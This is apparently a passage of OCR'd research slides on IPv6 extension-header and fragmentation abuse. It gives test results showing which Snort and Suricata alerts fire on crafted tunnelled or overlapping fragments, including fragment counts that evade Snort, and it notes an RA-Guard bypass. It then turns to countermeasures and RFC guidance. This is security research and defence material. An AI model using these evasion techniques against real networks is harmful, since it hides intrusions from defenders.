6 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 2nd	SURICATA FRAG IPv6 Fragmentation overlap SURICATA ICMPv6 invalid checksum
7 Upper-layer Protocol Header at the Third Fragment with the 3rd fragment overlapping the 1st	~~NONE~~ ICMP-INFO ICMPv6 Echo Request
8 Transfer of "large" amount of arbitrary data at the IP level	ICMP-INFO ICMPv6 Echo Request
9 Transfer of "large" amount of fragmented arbitrary data at the IP level	~~NONE~~ frag 3: Fragmentation overlap SURICATA ICMPv6 invalid checksum

Regarding Detection of IPv6 Tunneled in IPv6



	Windows XP	Snort	Suricata	Notes
IPv6 Tunnelled in IPv6	Y	- ET Policy 41 IPv6 encapsulation potential 6in4 IPv6 tunnel active	- ET Policy 41 IPv6 encapsulation potential 6in4 IPv6 tunnel active - POLICY-OTHER IPv6 packets encapsulated in IPv4	
Fragmented IPv6 Tunnelling	Y	-	- ET Policy 41 IPv6 encapsulation potential 6in4 IPv6 tunnel active - POLICY-OTHER IPv6 packets encapsulated in IPv4 - SURICATA IPv6 useless Fragment extension header	For 10 fragments, Snort is evaded! Or for 3 tunneled headers, 3 fragments, snort is evaded.
2nd way of fragmented Tunnel of IPv6 in IPv6	Y	-	- POLICY-OTHER IPv6 packets encapsulated in IPv4	for 3 tunneled headers, 3 fragments, snort is evaded.
3rd way of Fragmented IPv6 Tunnelling	Y	-	- ET Policy 41 IPv6 encapsulation potential 6in4 IPv6 tunnel active - POLICY-OTHER IPv6 packets encapsulated in IPv4	

Other Security Implications of Abusing IPv6 Extension Headers

- Unnecessarily use of IPv6 Extension Headers can be used to circumvent the **RA-Guard** protection.
  - When layer-2 devices check only the next-field of the base IPv6 Header to detect an ICMPv6 Router Advertisement message.
  - Fragmentation of the IPv6 Header Chain may make the situation more complicated and circumvent easier layer-2 devices.
- A draft RFC by Fernanto Gont is currently under discussion which suggest that in case of RA message the entire IPv6 header chain must be in the 1st packet; otherwise, must drop the packet.

Proposed Countermeasures

- RFCs should:
  - Eliminate any ambiguities in the use of IPv6 extension Headers as much as possible.
  - Define the respective OS response in case of non-compliant IPv6 datagrams.
- OS or security devices vendors should create fully RFC compliant products and test them thoroughly before claiming IPv6 readiness.

Proposed Countermeasures

- Security devices such as IDS/IPS and Data Loss Prevention (DLP) devices should be able to examine:
  - Not only “usual” IP attacks like IP fragmentation overlapping attacks, but also, new attacks which may exploit the new features and functionality of IPv6.
  - Not just the payload of the application layer protocols, but also the data transferred in the IPv6 Extension headers too.

Proposed Countermeasures

- “Quick and dirty” Solutions:
  - Prevent the acceptance of some of the IPv6 Extension headers using proper firewall rules.
  - Should be considered only as temporary ones, since they actually suppress some of the IPv6 added functionality and thus, should be applied only after ensuring that this functionality is actually not needed in the specific environment.
  - For example, can we suppress Fragment Extension Headers?

Conclusions (Part 1)

- IPv6 Extension headers add features and flexibility.
- But they also create new attack vectors.

Conclusions (Part 1)

- Various combinations of malformed (regarding the usage of the IPv6 Extension headers) IPv6 packets are accepted by most (if not all) the popular OS (including enterprise/servers or workstations).
- FreeBSD appears to have the most robust and RFC-compliant behaviour.
- Ubuntu/WinXP appears to have the worst.

Conclusions (Part 1)

- Very popular users' workstations or enterprise OS were found to be vulnerable to most of the examined malformed packets.
- Proper exploitation can lead to:
  - OS Fingerprinting
  - Covert channels
  - Firewall Evasion
  - IDS Evasion at the IP level
    - Using a single attack method allows attacks from port scanning to SQLi, without being detected by the corresponding IDS signatures.

Related draft-RFCs

- **Security and Interoperability Implications of Oversized IPv6 Header Chains**
  - *“If an IPv6 packet is fragmented, the first fragment of that IPv6 packet (i.e., the fragment having a Fragment Offset of 0) MUST contain the entire IPv6 header chain.*
  - *A host that receives an IPv6 first-fragment that does not contain the entire IPv6 header chain SHOULD drop that packet, and also MAY send an ICMPv6 error message to the (claimed) source address.”*

Question / Discussion

- **Security and Interoperability Implications of Oversized IPv6 Header Chains**
  - But is this the proper way of handling IPv6 Header Chains?
  - Definitely more secure, but will this reduce the features that IPv6 may offer?
  - What if the sender has legitimate reasons to send an IPv6 header chain that does not fit into the 1st fragment?
  - For instance, the size of an IPv6 Destination Option header can be up to 2048 bytes, and we can have two of them, plus a Hop-by-hop extension header (with the same size) plus any other IPv6 Extension headers.
- This is an issue open for discussion...

A.3 IPv6 Fragmentation (Overlapping) Attacks

Fragmentation in IPv4

IP Fragmentation


- Usually a normal and desired (if required) event.
- Required when the size of the IP datagram is bigger than the Maximum Transmission Unit (MTU) of the route that the datagram has to traverse (e.g. Ethernet MTU=1500 bytes).
- Packets reassembled by the receiver.

Fragmentation in IPv4

- Share a common fragment identification number (which is the **IP identification number** of the original datagram).
- Define its **offset** from the beginning of the corresponding unfragmented datagram, the **length** of its payload and a **flag** that specifies whether another fragment follows, or not.
- In IPv4, this information is contained in the IPv4 header.
- Intermediate routers can fragment a datagram (if required), unless DF=1.

IPv4 Header

RFC 791




<table>
<tr><td>0</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>20</td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>30</td><td>1</td></tr>
<tr><td colspan="4">Version</td><td colspan="4">IHL</td><td colspan="8">Type of Service</td><td colspan="16">Total Length</td></tr>
<tr><td colspan="16">Identification</td><td>x</td><td>D</td><td>M</td><td colspan="13">Fragment Offset</td></tr>
<tr><td colspan="8">TTL</td><td colspan="8">Protocol</td><td colspan="16">Header Checksum</td></tr>
<tr><td colspan="32">Source Address</td></tr>
<tr><td colspan="32">Destination Address</td></tr>
<tr><td colspan="32">IP Options (optional)</td></tr>
</table>

Don't Fragment

More Fragments to Follow

Identification number: 16 bits

IPv4 Fragmentation



e.g. MTU: 1500 bytes
(Ethernet)

Unfragmented packet

IPv4
header

Embedded protocol plus payload
(e.g.3200 bytes)

IPv4
header

Fragment 1

M=1,
offset =0
length=1480 bytes

IPv4
header

Fragment 2

M=1, Offset=1480,
length=1480 bytes


M=0
Offset=2960
Length=240 bytes

IPv4
header

Fragment 3

What Changes in IPv6 (regarding fragmentation)

IPv6 Fragmentation



Unfragmented packet

Unfragmentable part

Fragmentable part

IPv6 header + **some of the extension headers**

Unfragmentable part

Fragment Header

Fragment 1

Unfragmentable part

Fragment Header

Fragment 2

Unfragmentable part

Fragment Header

Fragment 3

IPv6 Fragmentation Clarifications

- Only those Extension headers in the Offset zero fragment packet are retained in the reassembled packet.
- Only the next header value from the Offset zero fragment packet is used for reassembly.

IPv6 Fragmentation Handling (1)

- IPv6 attempts to **minimise** the use of fragmentation by:
  - Minimising the supported MTU size to 1280 octets or greater. If required, link-specific fragmentation and reassembly must be provided at a layer below IPv6 (does this mean that there shouldn't be fragments smaller than 1280 bytes?).
  - Allowing only the hosts to fragment datagrams (and not intermediate routers as in IPv4).
  - Strongly recommended that IPv6 nodes implement Path MTU Discovery to discover and take advantage of path MTUs greater than 1280 octets.
  - The use of such fragmentation is discouraged in any application that is able to adjust its packets to fit the measured path MTU.

IPv6 Fragmentation Handling (2)

- If the length of a fragment is not a multiple of 8 octets and this is not the last fragment, then that fragment must be discarded.
  - An ICMP Parameter Problem, Code 0, message should be sent to the sender.
- If the length and offset of a fragment are such that the Payload Length of the packet reassembled from that fragment would exceed 65,535 octets, then that fragment must be discarded.
  - An ICMP Parameter Problem, Code 0, message should be sent to the sender.

IPv6 Fragmentation Handling (3)

- RFC5722 recommends that overlapping fragments should be totally disallowed:
  - when reassembling an IPv6 datagram, if one or more of its constituent fragments is determined to be an overlapping one, the entire datagram (as well as any constituent fragments, including those not yet received) must be silently discarded.
- We shall discuss this further later whether this approach is absolutely correct, or not.

RFC 6946

- To avoid some fragmentation-based attacks due to atomic fragments, a brand new RFC (RFC 6946) recommends that:

  A host that receives an IPv6AtomIc Fragment "*MUST process such packet in isolation from any other packets/fragments, even if such packets/fragments contain the same set {IPv6 Source Address, IPv6 Destination Address, Fragment Identification}*."

(Potential) Attacks Against IPv6 Using Fragmentation

Question

Have we learned our lessons from the IPv4 issues?

Known IPv4 Fragmentation Issues

- Tiny fragments
- Identification number issues
- Fragmentation overlapping.


- Some “new” will be added (Delayed Fragments).

Tiny Fragments

Tiny Fragments

